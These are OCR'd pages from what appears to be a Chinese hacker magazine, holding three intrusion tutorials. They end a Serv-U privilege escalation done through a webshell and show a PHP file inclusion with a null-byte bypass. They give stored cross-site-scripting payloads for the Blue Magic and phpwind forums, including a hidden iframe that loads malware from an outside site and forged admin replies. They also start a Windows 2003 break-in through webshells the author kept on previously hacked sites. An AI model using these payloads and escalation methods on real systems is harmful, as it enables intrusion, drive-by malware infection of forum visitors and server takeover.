


图12




图13

马上再次登陆webshell，到servu目录下打开ServUDaemon.ini，试试去掉LocalSetupPassword＝后面的加密密码，晕……没有权限，怎么办呢？既然不能改，那我们干脆把它破了，如图13。

复制上面的加密密码到serv－u破解工具中试试运气，如图14。

哈哈，密码是“11111111”，真是简单啊！现在来提权，我用的是一个可以修改溢出时密码的工具myservu.exe，格式myservu.exe 端口号 "命令" ok.txt，OK.txt中分别写上用户名和密码！限于篇幅原因我就不多说了，其实Servu实在不行的话可以试试别的方法！有什么不懂到论坛问我吧！88！




图14

（本章中涉及到的程序serv－u本地管理员口令读取器、serv－u ftp密码暴力破解器、ASPServ－U纯数字密码爆破工具、海洋2006木马已经收录在光盘中）

php程序与php常见漏洞

Miyabi 浅蓝的辐射色

忘记是从什么时候开始写漏洞类的文章了，或许是本身就不擅长写入侵类的文章吧。前几天去中国站长网下载了一个文章管理，两套论坛，不到一小时就发现了一些问题，想了想，还是打算写一篇文章来说一下。就拿一套php文章系统和蓝色魔法与phpwind论坛的最新版本来说明一下吧。

一、PKY Article

这是一款基于php＋文本的文章系统，使用三个非php后缀为文本数据库，安全性很好，另外黑色海岸线就是使用这套php文本系统（漏洞已补）。

1．漏洞存在原因

PKY Article的index.php的第9行到第13行：

```
$modules = isset($HTTP_GET_VARS['modules']) ?
$HTTP_GET_VARS['modules'] : $HTTP_POST_VARS['modules'];
//提交modules的值，不管是GET的还是POST的
if (!file_exists("./modules/".$modules.".php")) {
```

假设不存在./modules/（modules的值）.php这个文件，那么modules的值就直接等于main。也就是假设我们提交http://localhost/index.php?modules=hacker,就会检查/modules/hacker.php是否存在（就是modules目录下的modules文件夹里有没有hacker.php文件）。

```
$modules = "main";
}
require ("./modules/".$modules.".php"); //包含这个文件（被包含的文件将被当php文件执行）。
```

另外一些其他的程序也是这么写的，比如CTB最新的文本论坛的第163行。

```
$mods = $HTTP_GET_VARS['mods'] ? $HTTP_GET_VARS
['mods'] : $HTTP_POST_VARS['mods'];
if (!file_exists("./mods/".$mods.".php")) {
    $mods = "main";
}
require_once ("./mods/".$mods.".php");
```

假设存在./mods/（提交的mods的值）.php就包含进去，那么，我们伪造一个../upfile/a.jpg%00在php有漏洞的版本依然是可以被当作合法的文件包含进去的。

2．漏洞的利用的简单说明

由于这里限制了文件的最后后缀，必须是.php结尾，那么我们要包含一个文件的话必须是php结尾的（废话，能传php还要包含它干什么）。我们有办法绕过吗？不知道大家还是否记得动网有个上传漏洞，使用了00使得字符中断，我们的php其实也可以这么弄的，而且更简单（不过和php的版本有关系，不成功就是人品不好不要找我了）。假设我们要包含的文件为./upfile/sai.jpg，那么我们要提交的路径为http://localhost/index.php?modules=../upfile/sai.jpg%00，我解释一下，以方便不懂php的朋友们理解一下，简单来说“../”就是上一个目录，因为原目录是“./modules/”，我们提交后就跳出了那个目录，“upfile/sai.jpg”是我们要包含的文件的名字，“%00”呢，就是用来断掉后面我们讨厌的.php了。

假设写了php的一句话后门的话，是可以用lanker的一句话后门来控制的。记得“modules=”后面要带上你上传的任意文件名和“%00”。

3．漏洞的说明

这里我用到的是任意文件包含漏洞，由于它后面限制了.php，所以并不是所有的php环境都可以的，必须是php4.3.6－4.3.9和php5.0.0－5.0.2的php版本，如图1、图2，感谢superhei的帮助。





图 1


图 2

二、蓝色魔法论坛（最新文本和mysql版本）

1．漏洞存在的原因

蓝色魔法论坛mysql版本第146行：

```
if ($inhiddentopic=="yes") $articlecontent="[hide=".
$postweiwang."]".$articlecontent."[/hide]";
```

在这里，只要允许使用威望帖，文章内容就变成了“[hidden=威望值]帖子内容[/hidden]”，另外要说明的是，这里面的威望值前后都没有被处理过！那么，读帖子的时候，就是读威望值来限制读帖子者威望少于多少不可以读帖，假设我的威望是写“0]<跨站代码”，那么到时候写到数据库就是“[hidden=0]跨站代码]帖子内容[/hidden]”，对方读帖子（0威望是所有人都可以读）读到的内容就是“<跨站代码>]帖子内容”。

2．漏洞存在的利用（mysql版本和txt版本）

就像我上面说的一样，你可以跨站了，建议写iframe，要是

你不懂得欺骗提交表单这样的事情，那么你做体力活挂马吧，怎么挂？……

发帖的时候威望写“0]<iframe frameborder=00 width=00 height=00 scrolling=no src=http://www.hackerxfiles.net/mm.html></iframe>”，那么你帖子的最开始会有个“]”，假设你想闭上这个“]”的话，你可以写成“0]<iframe frameborder=00 width=00 height=00 scrolling=no src=http://www.hacker.net/mm.html></iframe>[b][/b”，后面的“[b][/b”和最后多出来的“]”合成了“[b][/b]”，又由于这里面没有文字被加粗，所以这段代码就算是作废了。

3.php ＋txt 版本的利用

由于蓝色魔法论坛是以新行来判断是否是第二个帖子（回复帖子），又以“|”来分割帖子里的内容的，由于这个威望$postweiwang 没有过滤，我们可以威望为“1]测试[hidden]|1117416230|127.0.0.1|ran|checkbox______|none|none||none||（一个回车)哇，好帖|张三|”，这样提交帖子后，在你的原帖子后面就跟着一个张三的回帖，标题是“哇，好帖”，内容就是你原本帖子提交的内容。当然，你可以伪造论坛管理员的回帖，试问你挂完马的帖子，显示管理员的跟帖说此帖是好帖，不知道要骗死多少人……

三、phpwind论坛（存在于老版本及新版本的）

漏洞和上面的一样，我就不copy 一次了。大家可以自己去读读发帖部分的地方，关于威望的处理，他们两家可是一样的。

phpwind3.1 postnew.php 95行：

```
} elseif($atc_requirervrc=='1'){
$atc_content="[hide=".$atc_rvrc."]".$atc_content."[/hide]";
}
```

在这里只给出代码大家分析一下就好了，发帖完毕文章为“[hidden=威望]文章内容[/hidden]”，由于这里一部分和上面一样，导致了可以进行任意跨站。

四、结语

以上就是我对这几款程序的分析，看来，随便找一套程序就用，实在是很不安全的行为。我先说清楚喔，那上面威望需要构造本地表单提交或是使用NC进行提交，另外就是要多谢一下凯文DD、HAKBan哥、x-sniffer哥的支持，否则就没有偶一直的努力，*^_^*

再就是，偶决定再也不写跨站了（是该好好的学习一些别的东西了）……－_－|| 要是有什么不明白的，欢迎来www.hackerxfiles.net论坛脚本漏洞那里进行讨论。

轻易突破2003服务器

HaJunEcK[F.W.S.T]

今晚刚考完单片机，回到宿舍，准备整理一下电脑的资料，因为我的40G硬盘已经只剩下300M了。哎，穷人啊。买不起80G的，我最讨厌整理东西了，好麻烦的。不过呢，这次整理电脑的资料，倒是给了我一个收获，让我对2003服务器的权限突破有一点点新的认识。大家想知道么？那就跟我来看看吧。

本来是这样的，以前刚学入侵，经常看到新的web漏洞出来，就立刻去试手，入侵了许多的网站，然后留下了许多webshell，但是当时不会提升权限，也不会挂马，只会黑首页，嘿嘿，幼稚吧，不过谁都是这样走过来的。现在反正无聊，我就一个一个webshell去试验，看看还能不能用，还有很多都还可以用呢（可以看出中国的网管实在太懒了吧），不过权限都不怎么高。突然，遇到一个权限挺高的webshell，所有目录可以浏览的，但是cmdshell不可以用，而且还是2003的服务器，反正闲着也是闲着，不如黑黑服务器，呵呵。

网站的主页如图1，是个短信网站来的，还是个挺大型的一个网站，用的是独立的服务器。不过我的webshell不是在这个站上，而是在它的论坛上，它的论坛是我以前入侵的，是个aspx论坛来的，而且不是用80端口访问的，而是用8802端口访问的，也不知道他这样是为什么，反正我现在手上是有站的webshell，也不管那么多了，来切入正题，如图2，这就是我的webshell（原来不是用海洋2006的，因为那webshell还是上一年拿下的呢，呵呵，没办法，网管懒），首先当然是看看这是什么权限的shell啦，经过检测所有盘可以浏览，但是都没有写入的权限，如图3。再来看cmd和WScriptShell可否用，如图4，结果依旧不行，看来安全设置还是有做的。

唯有想办法找些可以写入的目录，上传cmd和提权工具啦。这里针对2003的服务器，我给出一些默认权限极高的目录列表给




图 1

大家看看：

```
C:\php\ ---Users 只读和运行
C:\php\uploadtemp---Everyone
C:\php\sessiondata---Everyone
c:\Program Files\GflSDK （如果有）---Everyone
c:\Program Files\Dimac（如果有这个目录）---Everyone
c:\windows\temp---Everyone
C:\WINDOWS\Microsoft.Net\temporary ASP.NET Files---Users 全部
```

这里我直接试验c:\windows\temp 这个目录，可以上传，(其余的大家自己试验) 于是就上传了一个cmd.exe和提权工具(serv-u.exe)，先查查看有什么用户，可是谁知道，我自己上传的cmd.exe竟然用不了，我真晕哦，难道是运行权限给去掉了？再试验一下那个serv-u.exe，加个用户看看，如图5。

